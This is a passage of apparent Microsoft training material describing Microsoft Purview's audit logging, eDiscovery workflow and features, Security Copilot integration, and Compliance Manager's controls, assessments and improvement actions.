- Help dynamically mitigate risks with adaptive protection
- Learn about Adaptive Protection in Data Loss Prevention
-

Data compliance solutions of Microsoft Purview

Describe audit in Microsoft Purview

Auditing solutions in Microsoft Purview help organizations effectively respond to security events, forensic investigations, internal investigations, and compliance obligations. Thousands of user and admin operations performed in dozens of Microsoft 365 services and solutions, and also Security Copilot (if enabled) are captured, recorded, and retained in your organization's unified audit log. Audit records for these events are searchable by security ops, IT admins, insider risk teams, and compliance and legal investigators in your organization. This capability provides visibility into the activities performed across your Microsoft 365 organization.

Microsoft Purview provides two auditing solutions:

- Audit (Standard)
- Audit (Premium)

Audit (Standard)

Audit (Standard) is turned on by default for all organizations with the appropriate subscription and available to users with the appropriate permissions. When an audited activity is performed by a user or admin, an audit record is generated and stored in the audit log for your organization. In Audit (Standard), records are retained for 180 days. You can retrieve audit logs that occur in most of the Microsoft 365 services in your organization by using the following methods:

- The audit log search tool in the Microsoft Purview portal.
- The Office 365 Management Activity API
- The Search-UnifiedAuditLog cmdlet in Exchange Online PowerShell

After you search the audit log, you can export the audit records returned by the search, to a CSV file, enabling further analysis using Microsoft Excel or Excel Power Query.

Audit (Premium)

Audit (Premium) builds on the capabilities of Audit (Standard) by providing audit log retention policies, longer retention of audit records, high-value intelligent insights, and higher bandwidth access to the Office 365 Management Activity API.

- Audit log retention policies. You can create customized audit log retention policies to retain audit records for longer periods of time up to one year (and up to 10 years for users with required add-on license).
- Longer retention of audit records. Microsoft Entra ID, Exchange, OneDrive, and SharePoint audit records are retained for one year by default. Audit records for all other activities are retained for 180 days by default, or you can use audit log retention policies to configure longer retention periods.
- Audit (Premium) intelligent insights. Audit records for intelligent insights can help your organization conduct forensic and compliance investigations by providing visibility to events such as when mail items were accessed, or when mail items were replied to and forwarded, or when and what a user searched for in Exchange Online and SharePoint Online. These intelligent insights can help you investigate possible breaches and determine the scope of compromise.
- Higher bandwidth to the Office 365 Management Activity API. Audit (Premium) provides organizations with more bandwidth to access auditing logs through the Office 365 Management Activity API.

Licensing

Licensing for Audit (Standard) or Audit (Premium) requires the appropriate organization-level subscription and corresponding per-user licensing. For additional information on licensing requirements, visit the Learn more section in the Summary and resources unit.

Audit log in Microsoft Purview for Security Copilot

The audit logging feature in Security Copilot uses Microsoft Purview to process and store admin actions, user actions, and Copilot responses. This includes data from any Microsoft and non-Microsoft integrations.

From the Microsoft Security Copilot portal (the standalone experience), Copilot owners can opt in to allow Microsoft Purview to access, process, copy, and store customer data from your Security Copilot services. Once this feature is enabled in Copilot, if your organization is already using Microsoft Purview, no further actions is required. Audit logging is turned on by default for Microsoft 365 organizations. However, when setting up a new Microsoft 365 organization, you should verify the auditing status for your organization. If your organization isn't already using Microsoft Purview, then Audit logging needs to be provisioned. See Turn auditing on or off to learn more.

Microsoft Purview stores your customer data in the region where your Microsoft 365 data is stored. See Privacy and data security in Microsoft Security Copilot to learn more.

Describe eDiscovery


Electronic discovery, or eDiscovery, is the process of identifying and delivering electronic information that can be used as evidence in legal cases.

eDiscovery is one of the solutions available through the Microsoft Purview portal, under the Risk & Compliance set of solutions.


The Microsoft Purview portal presents a unified UI experience for eDiscovery. If you previously worked with eDiscovery through the Microsoft Purview compliance portal, a key difference is that you'll no longer experience a different UI for eDiscovery (Standard) and eDiscovery (Premium). Instead, you have one consistent UI and depending on the licensing and subscriptions for your organization, you can further manage cases and analyze content using premium eDiscovery features.

To access any of the eDiscovery-related tools, a user must be assigned the appropriate permissions.

Microsoft Purview portal



eDiscovery



Important


eDiscovery can be accessed through the Microsoft Purview compliance portal, but the Microsoft Purview compliance portal is scheduled for retirement by the end of 2024. Unless otherwise stated, information in this unit refers to eDiscovery functionality available through the Microsoft Purview portal.

You can use Microsoft Purview eDiscovery to identify, review, and manage content in Microsoft 365 services to support your investigations. Supported Microsoft 365 services include:

- Exchange Online
- Microsoft Teams
- Microsoft 365 Groups
- OneDrive
- SharePoint
- Viva Engage

eDiscovery workflow

The eDiscovery workflow helps you more quickly identify, investigate, and take action on electronic stored information (ESI) in your organization. Identifying and taking action on ESI items with eDiscovery (preview) uses the following workflow:



Step 1: Escalate from trigger event: Trigger events are activities that are escalated in your organization and prompt the creation of a new case in eDiscovery (preview).

Step 2: Create and manage case: A case in eDiscovery (preview) contains all searches, holds, and review sets related to a specific investigation.

Step 3: Search, evaluate results, and refine: After you create a case, use the built-in search tools in eDiscovery (preview) to search the content locations in your organization.

Step 4a: Actions include:

- Export search results
- Create review sets from the search results: A review set is a secure, Microsoft-provided Azure Storage location in the Microsoft cloud. When you add data to a review set, the collected items are copied from their original content location to the review set. Review sets provide a static, known set of content that you can search, filter, tag, and analyze.
- Create holds: You can create holds to preserve content that might be relevant to an eDiscovery case.

Step 5: Review and take action from review sets: There are many different actions you can take. Some of the actions include:

- Run analytics: eDiscovery provides integrated analytics tool that helps you further cull data from the review set that you determine isn't relevant to the investigation.
- Tag items - When experts, attorneys, or other users review content in a review set, their opinions related to the content can be captured by using tags.
- Export items - After you search for and find data that's relevant to your investigation, you can export it out of your Microsoft 365 organization for review by people outside of the investigation team.

eDiscovery features and capabilities

The list that follows is a small subset of the capabilities available with eDiscovery. For a complete listing, refer to the features and capabilities section of the article titled, "Learn about eDiscovery (preview)" linked in the summary and resources unit of this module.

- Search for content: Search for content that's stored in Exchange mailboxes, OneDrive accounts, SharePoint sites, Microsoft Teams, Microsoft 365 Groups, and Viva Engage Teams.
- Export search results: Export search results to a local computer in your organization. When you export search results, items are copied from their original content location and packaged. Then you can download those items in the export package to a local computer.
- Place content locations on hold: Preserve content relevant to your investigation by placing a hold on the content locations in a case. Holds

let you secure electronically stored information from inadvertent (or intentional) deletion during your investigation.
- Review sets (premium feature) - A review set is a secure, Microsoft-provided Azure Storage location in the Microsoft cloud. When you add data to a review set, the collected items are copied from their original content location to the review set. Review sets provide a static, known set of content that you can search, filter, tag, analyze, and predict relevancy using predictive coding models.
- Optical character recognition (OCR) (premium feature) - When content is added to a review set, OCR functionality extracts text from images, and includes the image text with the content that's added to a review set. This lets you search for image text when you query the content in the review set.
- Conversation threading (premium feature) - When chat messages from Teams and Viva Engage conversations are added to a review set, you can collect the entire conversation thread. This lets you review chat items in the context of the back-and-forth conversation.

Integration with Microsoft Security Copilot

Microsoft Purview eDiscovery supports integration with Microsoft Security Copilot, through the embedded experience. Users whose organization has been onboarded to Copilot, have enabled Copilot to access data from Microsoft 365 services, and have the appropriate role permissions can experience Copilot integration through the following supported capabilities:


- Gain contextual summary of evidence collected in eDiscovery review sets (Preview).
- Natural language to keyword query language (keyQL) queries.

Gain contextual summary of evidence collected in eDiscovery review sets (Preview)

eDiscovery admins or managers spend a significant amount of time reviewing evidence collected in review sets. You can use Security Copilot in Microsoft Purview to provide a contextual summary of most items in a review set.


The summary provided is in the context of text included in a selected item. This summary can save time for reviewers by quickly identifying information helpful when tagging or exporting items.

Security Copilot summarizes the entire item, including documents, meetings transcripts, or attachments. You can also ask follow-up contextual questions about the summary.



Natural language to KeyQL queries

With Copilot integration in eDiscovery, eDiscovery managers can use natural language prompts to generate keyQL queries. With the query generated, you can save it or run the query. Copilot also provides prompt suggestions that can be generated into a query.



Describe Compliance Manager


Microsoft Purview Compliance Manager is one of the solutions available through the Microsoft Purview portal, under the Risk & Compliance set of solutions.

Microsoft Purview Compliance Manager that helps you automatically assess and manage compliance across your multicloud environment. Compliance Manager can help you throughout your compliance journey, from taking inventory of your data protection risks to managing the complexities of implementing controls, staying current with regulations and certifications, and reporting to auditors.

Compliance Manager helps simplify compliance and reduce risk by providing:

- Prebuilt assessments based on common regional and industry regulations and standards. Admins can also use custom assessment to help with compliance needs unique to the organization.
- Workflow capabilities that enable admins to efficiently complete risk assessments for the organization.
- Step-by-step improvement actions that admins can take to help meet regulations and standards relevant to the organization. Some actions are managed for the organization by Microsoft. Admins get implementation details and audit results for those actions.
- Compliance score, which is a calculation that helps an organization understand its overall compliance posture by measuring how it's progressing with improvement actions.

The Compliance Manager dashboard shows the current compliance score, helps admins to see what needs attention, and guides them to key improvement actions.



Compliance Manager uses several data elements to help manage compliance activities. As admins use Compliance Manager to assign, test, and monitor compliance activities, it's helpful to have a basic understanding of the key elements: controls, assessments, regulations, and improvement actions.

Controls

A control is a requirement of a regulation, standard, or policy. It defines how to assess and manage system configuration, organizational process, and people responsible for meeting a specific requirement of a regulation, standard, or policy.

Compliance Manager tracks the following types of controls:

- Microsoft-managed controls: controls for Microsoft cloud services, which Microsoft is responsible for implementing.
- Your controls: sometimes referred to as customer-managed controls, these are implemented and managed by the organization.
- Shared controls: responsibility for implementing these controls is shared by the organization and Microsoft.

Compliance Manager continuously assesses controls by scanning through your Microsoft 365 environment and detecting your system settings, continuously and automatically updating your technical action status.

Assessments

An assessment is a grouping of controls from a specific regulation, standard, or policy. Completing the actions within an assessment helps to meet the requirements of a standard, regulation, or law. For example, an organization may have an assessment that, when completed, helps to bring the organization's Microsoft 365 settings in line with ISO 27001 requirements.

An assessment consists of several components including the services that are in-scope, the Microsoft managed controls, your controls, shared controls, and an assessment score that shows progress towards completing the actions needed for compliance.


Compliance Manager provides templates to help admins to quickly create assessments. They can modify these templates to create an assessment optimized for their needs. All of your assessments are listed on the Assessments page of Compliance Manager.

Regulations


The Regulations page in Compliance Manager displays the list of regulations and certifications for which Compliance Manager provides control-mapping templates. Compliance Manager provides over 360 regulatory templates from which you can quickly create assessments.

Improvement actions


Improvement actions help centralize compliance activities. Each improvement action provides recommended guidance that's intended to help organizations to align with data protection regulations and standards. Improvement actions can be assigned to users in the organization to do implementation and testing work. Admins can also store documentation, notes, and record status updates within the improvement action.
Assessments



Regulations



Improvement Actions



Benefits of Compliance Manager

Compliance Manager provides many benefits, including:

- Translating complicated regulations, standards, company policies, or other control frameworks into a simple language.
- Providing access to a large variety of out-of-the-box assessments and custom assessments to help organizations with their unique compliance needs.
- Mapping regulatory controls against recommended improvement actions.
- Providing step-by-step guidance on how to implement the solutions to meet regulatory requirements.
- Helping admins and users to prioritize actions that have the highest impact on their organizational compliance by associating a score with each action.

In summary, Compliance Manager helps organizations measure progress in completing actions that help reduce risks around data protection and regulatory standards.

